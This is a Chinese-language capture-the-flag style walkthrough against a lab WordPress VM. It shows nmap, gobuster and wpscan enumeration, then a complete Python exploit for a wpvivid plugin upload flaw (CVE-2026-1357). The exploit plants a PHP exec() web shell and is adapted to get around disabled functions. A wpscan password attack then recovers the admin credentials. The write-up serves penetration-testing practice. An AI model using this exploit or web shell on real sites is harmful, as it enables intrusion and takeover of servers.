

信息搜集

难度: Easy

192.168.43.114

端口扫描

```
(root@Echo)-[~]
# rustscan -a 192.168.43.114 -- -A
.....|{} |{| { _ { _ }{ { / _ } / {} \ | `| |
|. . \ | { } |.-.} } | | .-._} }\      }/ /\ \| |\ |
`' ^'^^'_____'_____'' '^' _____' _____' ____'_____'__'
The Modern Day Port Scanner.
```

```
: http://discord.skerritt.blog          :
: https://github.com/RustScan/RustScan :
-----
```

RustScan: Exploring the digital landscape, one IP at a time.

```
[~] The config file is expected to be at "/root/.rustscan.toml"
```

```
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 192.168.43.114:22
Open 192.168.43.114:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.43.114
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 04:19 +0800
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
Initiating ARP Ping Scan at 04:19
Scanning 192.168.43.114 [1 port]
Completed ARP Ping Scan at 04:19, 0.04s elapsed (1 total hosts)
```

Initiating Parallel DNS resolution of 1 host. at 04:19
Completed Parallel DNS resolution of 1 host. at 04:19, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:19
Scanning 192.168.43.114 [2 ports]
Discovered open port 80/tcp on 192.168.43.114
Discovered open port 22/tcp on 192.168.43.114
Completed SYN Stealth Scan at 04:19, 0.01s elapsed (2 total ports)
Initiating Service scan at 04:19
Scanning 2 services on 192.168.43.114
Completed Service scan at 04:19, 6.82s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.114
NSE: Script scanning 192.168.43.114.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 1.24s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.06s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
Nmap scan report for 192.168.43.114
Host is up, received arp-response (0.00056s latency).
Scanned at 2026-05-14 04:19:30 CST for 9s

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
ssh-hostkey:				
3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)				
ssh-rsa				
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUA37WCIEK2z2F1adUtiJpok20zMzkbe1B41ZvvydX3JHjf7mg10F/HRQlGHiA23Il+dwR0YbbBa2ggd5gd195RSHhuUff/DIC10OFbP3YU8A4ItFb8pR6dN8jr+zU1SZvfX6FWApSkTJmeLPq9PN889+ibvckJCOMqrm1Y05FW2VCwn8QRvwivnuw7iu51IVz7arFe8JShXOLu0ANNqZEXyJywjaK+MqyOK6ZtowdyineQFua81+tBZuvS+qb+AG15/h5hBSS/tugVk5SieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPyxT/kDKr1VcLX54sXrp0pou5R9SqsnnESXVM4HQfjIiJTrJFufc2nBF+4f8dH3qtQ+jJkCPEKNVSKKEDULEk1BSbdokhh1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHYI/yucRps2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=				
256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)				
ecdsa-sha2-nistp256				
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQf1o03hi6346mXex6OPxHEjxDufHbkQZVosDPFwZttA8glOBLYLtvDVo9LZZwtv7F/EIiQoIHE=				
256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)				
_ssh-ed25519				
AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpsJkETa1R4sqzJ0h8a4ivZ8wGt1Hfdv3OMNY1				
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66 ((Debian))
_http-generator: WordPress 6.9.4				
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_http-server-header: Apache/2.4.66 (Debian)				
_http-title: mazesec\xE7\xA4\xBE\xE5\x8C\xBA\xE6\x88\x90\xE5\x91\x98 –\xE5\x8A\xA0\xE5\x85\xA5\xE6\x88\x91\xE4\xBB\xAC				
MAC Address: 08:00:27:2E:8A:88 (Oracle VirtualBox virtual NIC)				

```

warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=5/14%OT=22%CT=%CU=35652%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=6A04DCDB%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=109%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

Uptime guess: 10.721 days (since Sun May 3 11:00:52 2026)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.56 ms 192.168.43.114

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:19
Completed NSE at 04:19, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.23 seconds
Raw packets sent: 25 (1.894KB) | Rcvd: 17 (1.366KB)

```

- 80 HTTP
- 22 SSH

80端口是一个wordpress的站点

目录扫描

```
└─(root@Eecho)-[~]
```

```
└─# gobuster dir -u http://192.168.43.114/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,txt,html,back,cgi,jpg,json,md
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.43.114/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,back,cgi,jpg,json,md,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.jpg (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.jpg]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.json (Status:
301) [Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.json]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.md (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.md]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.php]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.txt]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status:
301) [Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.html]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.back (Status:
301) [Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.back]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.cgi (Status: 301)
[Size: 0] [-->
http://192.168.43.114/%23%20license,%20visit%20http://creativecommons.org/licenses/by-sa/3.0/.cgi]
```

```
# or send a letter to Creative Commons, 171 Second Street, (Status: 301) [Size:
0] [-->
http://192.168.43.114/%23%20or%20send%20a%20letter%20to%20Creative%20Commons,%20
171%20Second%20Street]
# Suite 300, San Francisco, California, 94105, USA. (Status: 301) [Size: 0] [-->
http://192.168.43.114/%23%20suite%20300,%20San%20Francisco,%20California,%209410
5,%20USA]
index.php          (Status: 301) [Size: 0] [--> http://192.168.43.114/]
rss                (Status: 301) [Size: 0] [--> http://192.168.43.114/feed/]
login              (Status: 302) [Size: 0] [--> http://192.168.43.114/wp-
login.php]
login.php          (Status: 302) [Size: 0] [--> http://192.168.43.114/wp-
login.php]
3                  (Status: 301) [Size: 0] [-->
http://192.168.43.114/2026/03/27/38/]
info.php           (Status: 200) [Size: 86060]
0                  (Status: 301) [Size: 0] [--> http://192.168.43.114/0/]
feed               (Status: 301) [Size: 0] [--> http://192.168.43.114/feed/]
atom               (Status: 301) [Size: 0] [-->
http://192.168.43.114/feed/atom/]
s                  (Status: 301) [Size: 0] [--> http://192.168.43.114/sample-
page/]
wp-content         (Status: 301) [Size: 361] [--> http://192.168.43.114/wp-
content/]
admin              (Status: 302) [Size: 0] [--> http://192.168.43.114/wp-
admin/]
38                 (Status: 301) [Size: 0] [-->
http://192.168.43.114/2026/03/27/38/]
h                  (Status: 301) [Size: 0] [-->
http://192.168.43.114/2026/03/26/hello-world/]
wp-login.php       (Status: 200) [Size: 8769]
rss2               (Status: 301) [Size: 0] [--> http://192.168.43.114/feed/]
license.txt        (Status: 200) [Size: 19903]
wp-includes        (Status: 301) [Size: 362] [--> http://192.168.43.114/wp-
includes/]
wp-register.php    (Status: 301) [Size: 0] [--> http://192.168.43.114/wp-
login.php?action=register]
.....
```

有个info.php访问发现是个phpinfo的页面，首先查看disable_functions禁用了哪些函数

disable_functions	system,passthru,shell_exec,proc_open,pcntl_exec,dl	system,passthru,shell_exec,proc_open,pcntl_exec,dl
-------------------	--	--

枚举wp

```
└─(root@Eecho)-[~]
└─# wpscan --url http://192.168.43.114/ --api-token you_token --enumerate u,vp -
-plugins-detection aggressive
```

```

_ _ _ _ _
\ \      / /  _ \ / ____|
 \ \  /\  / / | |_) | (___ _ _ _ _ _
  \ \  \ / / | __/ \__ \ / _ \ ' _ \
   \ \  / / | | __) | (___ (___| | | |
    \ \  \ / | | __/ \__ \ / _ \ | |
     \ \  \ / | | __/ \__ \ / _ \ | |
```

[i] It seems like you have not updated the database for some time.

[+] URL: <http://192.168.43.114/> [192.168.43.114]

[+] Started: Thu May 14 04:20:09 2026

Interesting Finding(s):

[+] Headers

- | Interesting Entry: Server: Apache/2.4.66 (Debian)
- | Found By: Headers (Passive Detection)
- | Confidence: 100%

[+] XML-RPC seems to be enabled: <http://192.168.43.114/xmlrpc.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%
- | References:
- | - http://codex.wordpress.org/XML-RPC_Pingback_API
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

- | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

- | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://192.168.43.114/readme.html>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.43.114/wp-content/uploads/>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.43.114/wp-cron.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 60%
- | References:
- | - <https://www.iplocation.net/defend-wordpress-from-ddos>
- | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.9.4 identified (Latest, released on 2026-03-11).

- | Found By: Rss Generator (Passive Detection)

```
| - http://192.168.43.114/feed/, <generator>https://wordpress.org/?
v=6.9.4</generator>
| - http://192.168.43.114/comments/feed/, <generator>https://wordpress.org/?
v=6.9.4</generator>

[+] WordPress theme in use: twentytwentyfive
| Location: http://192.168.43.114/wp-content/themes/twentytwentyfive/
| Latest Version: 1.4 (up to date)
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://192.168.43.114/wp-content/themes/twentytwentyfive/readme.txt
| [!] Directory listing is enabled
| Style URL: http://192.168.43.114/wp-content/themes/twentytwentyfive/style.css
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.43.114/wp-content/themes/twentytwentyfive/style.css, Match:
'Version: 1.4'

[+] Enumerating vulnerable Plugins (via Aggressive Methods)
  Checking Known Locations - Time: 00:00:29 <=====
    > (2693 / 7343) 36.67% ETA: 00:00:5
      Checking Known Locations - Time: 00:02:34
<=====
===== > (7343 / 7343) 100.00% Time: 00:02:34
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
| Location: http://192.168.43.114/wp-content/plugins/akismet/
| Latest Version: 5.7
| Last Updated: 2026-04-23T22:34:00.000Z
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.43.114/wp-content/plugins/akismet/, status: 403
|
| [!] 1 vulnerability identified:
|
| [!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting
(XSS)
|   Fixed in: 3.1.5
|   References:
|     - https://wpscan.com/vulnerability/1a2f3094-5970-4251-9ed0-ec595a0cd26c
|     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-9357
|     - http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
```

```
| - https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
|
| The version could not be determined.

[+] wpvivid-backuprestore
| Location: http://192.168.43.114/wp-content/plugins/wpvivid-backuprestore/
| Last Updated: 2026-04-24T00:20:00.000Z
| Readme: http://192.168.43.114/wp-content/plugins/wpvivid-backuprestore/readme.txt
| [!] The version is out of date, the latest version is 0.9.126
|
| Found By: Known Locations (Aggressive Detection)
| - http://192.168.43.114/wp-content/plugins/wpvivid-backuprestore/, status: 200
|
| [!] 1 vulnerability identified:
|
| [!] Title: Migration, Backup, Staging < 0.9.124 - Unauthenticated Arbitrary File Upload
|
| Fixed in: 0.9.124
| References:
| - https://wpscan.com/vulnerability/9973615c-7af8-44e7-8cae-8e45ccd362e6
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-1357
| - https://www.wordfence.com/threat-intel/vulnerabilities/id/e5af0317-ef46-4744-9752-74ce228b5f37
|
| Version: 0.9.122 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.43.114/wp-content/plugins/wpvivid-backuprestore/readme.txt

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00
<=====
=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] kaada
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Wp Json Api (Aggressive Detection)
| - http://192.168.43.114/wp-json/wp/v2/users/?per_page=100&page=1
| Rss Generator (Aggressive Detection)
| Author Sitemap (Aggressive Detection)
| - http://192.168.43.114/wp-sitemap-users-1.xml
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 4
| Requests Remaining: 7

[+] Finished: Thu May 14 04:22:57 2026
[+] Requests Done: 7405
```



```
[+] Cached Requests: 11
[+] Data Sent: 2.009 MB
[+] Data Received: 3.168 MB
[+] Memory used: 246.578 MB
[+] Elapsed time: 00:02:48
```

可以看到插件使用了wpvivid版本是0.9.122而这个插件在**0.9.124之前是有远程代码执行漏洞的CVE-2026-1357**

同时还枚举出了wordpress用户名kaada

我先打的是CVE <https://github.com/rootdirective-sec/CVE-2026-1357-Lab/blob/main/poc.py>由于大部分脚本都是system执行但disable_functions禁用了system所以需要修改下脚本

```
import base64
import json
import hashlib
import requests
import uuid
import sys
import argparse
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from urllib.parse import urlparse, urlencode

DEFAULT_SCHEME = "http"
DEFAULT_PORT = 80
DEFAULT_TIMEOUT = 5

def parse_base_url(value: str) -> str:
    if "://" not in value:
        # Default to http if the user just types an IP or domain
        value = f"{DEFAULT_SCHEME}://{value}"

    parsed = urlparse(value)

    if parsed.scheme not in ("http", "https"):
        raise argparse.ArgumentTypeError("Only http:// or https:// are supported")

    if not parsed.hostname:
        raise argparse.ArgumentTypeError("[!] Invalid target: missing hostname")

    # FIX: Only append a colon and port if a port was actually specified
    port_string = f":{parsed.port}" if parsed.port else ""

    # Normalize path (strip trailing slash)
    path = parsed.path.rstrip("/")

    return f"{parsed.scheme}://{parsed.hostname}{port_string}{path}"

def join_url(base: str, path: str) -> str:
    return f"{base.rstrip('/')}/{path.lstrip('/')}"
```

```

def generate_payload(filename: str):
    shell_content = '<?php exec($_GET["cmd"], $o); echo implode("\n", $o); ?>'

    params = {
        "backup_id": "1",
        "name": f"../uploads/{filename}",
        "data": base64.b64encode(shell_content.encode()).decode(),
        "md5": hashlib.md5(shell_content.encode()).hexdigest(),
        "file_size": len(shell_content),
        "total_size": len(shell_content),
        "type": "backup",
        "status": "running",
        "offset": 0,
        "index": 0
    }

    null_key = b'\x00' * 16
    iv = b'\x00' * 16
    cipher = AES.new(null_key, AES.MODE_CBC, iv)
    json_data = json.dumps(params).encode()
    encrypted = cipher.encrypt(pad(json_data, 16))
    fake_key = "ABC"
    key_len_header = f"{len(fake_key):03x}"
    data_len_header = f"{len(encrypted):016x}"
    raw_payload = (
        key_len_header.encode() +
        fake_key.encode() +
        data_len_header.encode() +
        encrypted
    )

    return base64.b64encode(raw_payload).decode()

def upload_payload(target: str, payload):
    try:
        res_payload = requests.post(
            target,
            data={
                'wpvivid_action': 'send_to_site',
                'wpvivid_content': payload
            },
            timeout=DEFAULT_TIMEOUT
        )

        if not res_payload.ok:
            print(f"[!] Failed to upload payload ({target}): {res_payload.text}")
            sys.exit(1)
        except requests.exceptions.Timeout:
            print(f"[!] Error: Request timed out after {DEFAULT_TIMEOUT} seconds.")
            sys.exit(1)
        except requests.exceptions.ConnectionError:
            print(f"[!] Error: Failed to connect to {target}. Check the URL or your network.")
            sys.exit(1)

```

```

except requests.exceptions.RequestException as e:
    print(f"[!] An unexpected network error occurred: {e}")
    sys.exit(1)

def execute_command(target: str, filename: str, command: str):
    url_shell = join_url(target, f"/wp-content/uploads/{filename}")
    url_trigger = f"{url_shell}?{urlencode({'cmd': command})}"

    print(f"[+] Command URL: {url_trigger}")

    try:
        res_cmd = requests.post(
            url_trigger,
            timeout=DEFAULT_TIMEOUT
        )

        if not res_cmd.ok:
            print(f"[!] Failed to execute command ({url_trigger}): {res_cmd.text}")
            sys.exit(1)

        print(res_cmd.text)
    except requests.exceptions.Timeout:
        print(f"[!] Error: Request timed out after {DEFAULT_TIMEOUT} seconds.")
        sys.exit(1)
    except requests.exceptions.ConnectionError:
        print(f"[!] Error: Failed to connect to {url_trigger}. Check the URL or your network.")
        sys.exit(1)
    except requests.exceptions.RequestException as e:
        print(f"[!] An unexpected network error occurred: {e}")
        sys.exit(1)

def main():
    parser = argparse.ArgumentParser(description="PoC exploit: CVE-2026-1357")
    parser.add_argument("target", help="Target hostname")
    parser.add_argument("--command", type=str, required=True, help="Command to run on target")

    args = parser.parse_args()
    target = parse_base_url(args.target)

    print(f"[+] Target: {target}")

    filename = f"{str(uuid.uuid4())}.php"
    payload = generate_payload(filename)

    print(f"[*] Uploading payload...")

    upload_payload(target, payload)

    print(f"[+] Payload uploaded")

    print(f"[*] Executing command...")

```

```
execute_command(target, filename, args.command)

return 0

if __name__ == "__main__":
    sys.exit(main())
```

打了之后没打通，经过了解知道了是有限制的仅当 `wpvivid_api_token` 漏洞生成且未过期时方可利用。所以可能是过期或者未生成token那么就需要登录wordpress的管理员重新生成tokens了

尝试爆破kaada用户换了好几个字典都没爆破出来，然后想着主页都是用户名会不会用户名就是密码呢，直接提取所以用户名

Randark
 BoPo
 S@Ku_yA
 SuuuuRi
 Sublarge
 suraxddq
 LingMj
 sunset
 HYH
 ta0
 DingTom
 Yliken
 c1trus
 bamwue
 11104567
 cyl-love
 Todd
 Eecho
 Ahiz
 TriumphK
 wackymaker
 城南花已开
 111
 20206675
 HGBE
 kaada
 yulian
 YoLo
 flowerwitch
 wea5e1

```
└─(root@Eecho)-[/tmp/aaaa]
└─# wpscan --url http://192.168.43.114 --usernames kaada --passwords
password.txt
```

\ / \ / | | _ _) | (_ | (_ | | | | |
 \ / \ / _ | | _ _ / \ _ | \ _ , _ | | _ |

WordPress Security Scanner by the WPScan Team

Version 3.8.28

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.

[+] URL: <http://192.168.43.114/> [192.168.43.114]

[+] Started: Thu May 14 04:30:48 2026

Interesting Finding(s):

[+] Headers

- | Interesting Entry: Server: Apache/2.4.66 (Debian)
- | Found By: Headers (Passive Detection)
- | Confidence: 100%

[+] XML-RPC seems to be enabled: <http://192.168.43.114/xmlrpc.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%
- | References:
- | - http://codex.wordpress.org/XML-RPC_Pingback_API
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/

- | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- | -

https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/

- | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: <http://192.168.43.114/readme.html>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] Upload directory has listing enabled: <http://192.168.43.114/wp-content/uploads/>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 100%

[+] The external WP-Cron seems to be enabled: <http://192.168.43.114/wp-cron.php>

- | Found By: Direct Access (Aggressive Detection)
- | Confidence: 60%
- | References:
- | - <https://www.iplocation.net/defend-wordpress-from-ddos>
- | - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 6.9.4 identified (Latest, released on 2026-03-11).

- | Found By: Rss Generator (Passive Detection)

```

| - http://192.168.43.114/feed/, <generator>https://wordpress.org/?
v=6.9.4</generator>
| - http://192.168.43.114/comments/feed/, <generator>https://wordpress.org/?
v=6.9.4</generator>

[+] WordPress theme in use: twentytwentyfive
| Location: http://192.168.43.114/wp-content/themes/twentytwentyfive/
| Latest Version: 1.4 (up to date)
| Last Updated: 2025-12-03T00:00:00.000Z
| Readme: http://192.168.43.114/wp-content/themes/twentytwentyfive/readme.txt
| [!] Directory listing is enabled
| Style URL: http://192.168.43.114/wp-content/themes/twentytwentyfive/style.css
| Style Name: Twenty Twenty-Five
| Style URI: https://wordpress.org/themes/twentytwentyfive/
| Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It
offers flexible design options, suppor...
| Author: the WordPress team
| Author URI: https://wordpress.org
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 1.4 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.43.114/wp-content/themes/twentytwentyfive/style.css, Match:
'Version: 1.4'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] *
| Location: http://192.168.43.114/wp-content/plugins/*/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03
<=====
=====> (137 / 137) 100.00% Time: 00:00:03

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 1 user/s
Trying kaada / 城南花已开 Time: 00:00:04
<=====
===== > (24 / 31) 77.41% ETA: 00:[SUCCESS] - kaada /
wea5e1
Trying kaada / kaada Time: 00:00:04
<=====
> (30 / 61) 49.18% ETA: ??:?:?:??

```

```
[!] Valid Combinations Found:
| Username: kaada, Password: wea5e1
```


```
[!] No WPScan API Token given, as a result vulnerability data has not been
output.
```

```
[!] You can get a free API token with 25 daily requests by registering at
https://wpscan.com/register
```

